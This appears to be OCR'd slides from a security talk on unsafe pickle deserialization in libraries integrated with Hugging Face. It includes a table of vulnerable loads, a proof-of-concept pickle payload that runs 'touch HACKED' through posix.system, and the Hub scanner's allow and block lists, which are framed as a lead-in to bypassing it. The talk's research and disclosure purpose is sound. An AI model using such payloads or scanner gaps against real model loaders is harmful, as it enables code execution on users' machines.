Exploitable from HF Official Usage

The exploit triggered by following HF's Docs

[12] https://huggingface.co/docs/hub/rl-baselines3-zoo

Using RL-Baselines3-Zoo at Hugging Face

`rl-baselines3-zoo` is a training framework for Reinforcement Learning using Stable Baselines3.

Exploring RL-Baselines3-Zoo in the Hub

You can find RL-Baselines3-Zoo models by filtering at the left of the models page.

The Stable-Baselines3 team is hosting a collection of +150 trained Reinforcement Learning agents with tuned hyperparameters that you can find here.

All models on the Hub come up with useful features:

1. An automatically generated model card with a description, a training configuration, and more.
2. Metadata tags that help for discoverability.
3. Evaluation results to compare with other models.
4. A video widget where you can watch your agent performing.

Using existing models

You can simply download a model from the Hub using `load_from_hub`:

```
# Download ppo SpaceInvadersNoFrameskip-v4 model and save it into the logs/ folder
python -m rl_zoo3.load_from_hub --algo dqn --env SpaceInvadersNoFrameskip-v4 -f logs/ -orga sb3
python enjoy.py --algo dqn --env SpaceInvadersNoFrameskip-v4  -f logs/
```

Ref. to the example

You can define three parameters:

- `--repo-name`: The name of the repo.
- `-orga`: A Hugging Face username or organization.
- `-f`: The destination folder.

Unsafe pickle.load(s) in Integrated Libraries

No.	Vendor	HF Library	# of pickle.load(s)	# of unsafe	# of HF exploitable
1	Hugging Face	transformers@v4.34.0	16	11	3
2	Baidu	PaddleNLP@v2.6.1	2	2	1
3	Meta Research	mbrl-lib@v0.2.0	1	1	1
4	NVIDIA	NeMo@v1.21.0	28	24	0
5	fast.ai	fastai@2.7.13	4	4	0
6	flairNLP	flair@v0.13.0	5	2	0
7	Unity Technologies	huggingface/ml-agents@main	2	0	0
8	DLR-RM	rl-baselines3-zoo@v2.1.0	2	2	0
9	DLR-RM	stable-baselines3@v2.1.0	4	3	1
10	Aleksei Petrenko	sample-factory@v2.1.1	1	0	0
11	skops-dev	skops@v0.9.0	1	1	0
12	SpeechBrain	speechbrain@v0.5.15	3	3	0
13	Stanford NLP	Stanza@v1.6.1	3	3	0
14	Hugging Face	pytorch-image-models/timm@v0.9.10	2	2	0
15	Meta Research	fairseq@v.0.12.3	1	0	0


Code review for 33 integrated HF libraries, 58 unsafe pickle.load(s) found in 15 libraries and 6 exploitable from HF official usage

More details at: Pickle.loads_in_HF.xlsx


Agenda

- Hugging Face Hub and pickle model
- Discovering unsafe pickle.loads
- Exploiting for reversed RCE
- Bypass pickle scanning
- Weaponizing with wormable payloads
- Demo & video & takeaway

Threat Model



Exploiting for Reversed RCE



RCE Payloads

Pickle String

```
b'\x80\x03cposix\ns
ystem\nq\x00X\x0c\
x00\x00\x00touch
HACKEDq\x01\x85q\
x02Rq\x03.'
```

pickletools.dis

Opcode & Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'touch HACKED'
35: q    BINPUT     1
37: \x85 TUPLE1
38: q    BINPUT     2
40: R    REDUCE
41: q    BINPUT     3
43: .    STOP
```

pickle.loads

Object

```
def __reduce__(self):
    return (os.system, ('touch HACKED',))
```

RCE Payloads

Pickle String

```
b'\x80\x03cposix\ns
ystem\nq\x00X\x0c\
x00\x00\x00touch
HACKEDq\x01\x85q\
x02Rq\x03.'
```

pickletools.dis →


Opcode & Stack

```
 0: \x80 PROTO     3
 2: c    GLOBAL    'posix system'
16: q    BINPUT    0
18: X    BINUNICODE 'touch HACKED'
35: q    BINPUT    1
37: \x85 TUPLE1
38: q    BINPUT    2
40: R    REDUCE
41: q    BINPUT    3
43: .    STOP
```

pickle.loads →

Object


```
def __reduce__(self):
    return (os.system, ('touch HACKED',))
```




Agenda

- Hugging Face Hub and pickle model
- Discovering unsafe pickle.loads
- Exploiting for reversed RCE
- Bypass pickle scanning
- Weaponizing with wormable payloads
- Demo & video & takeaway


Pickle Scanning



In-depth


Detected Pickle imports (3)
"posix.system",
"collections.OrderedDict",
"collections.Counter"
How to fix it?


In-depth



White list


Display in white

Black list




Display in red

Orange others



Display in orange

In-depth



White list

torch.LongStorage
collections.OrderedDict
torch.FloatStorage
torch._utils._rebuild_tensor_v2
… …

Display in white
No alert

Black list

posix.system
builtins.eval
builtins.getattr
Builtins.exec
… …

Display in red
Unsafe alert shown

Orange others


transformers.models.auto.auto_factory.getattribute_from_module
paddlenlp.taskflow.utils.WordTagRelationExtractor
urllib.request.urlretrieve
… …

Display in orange
No alert

The Art of Bypass

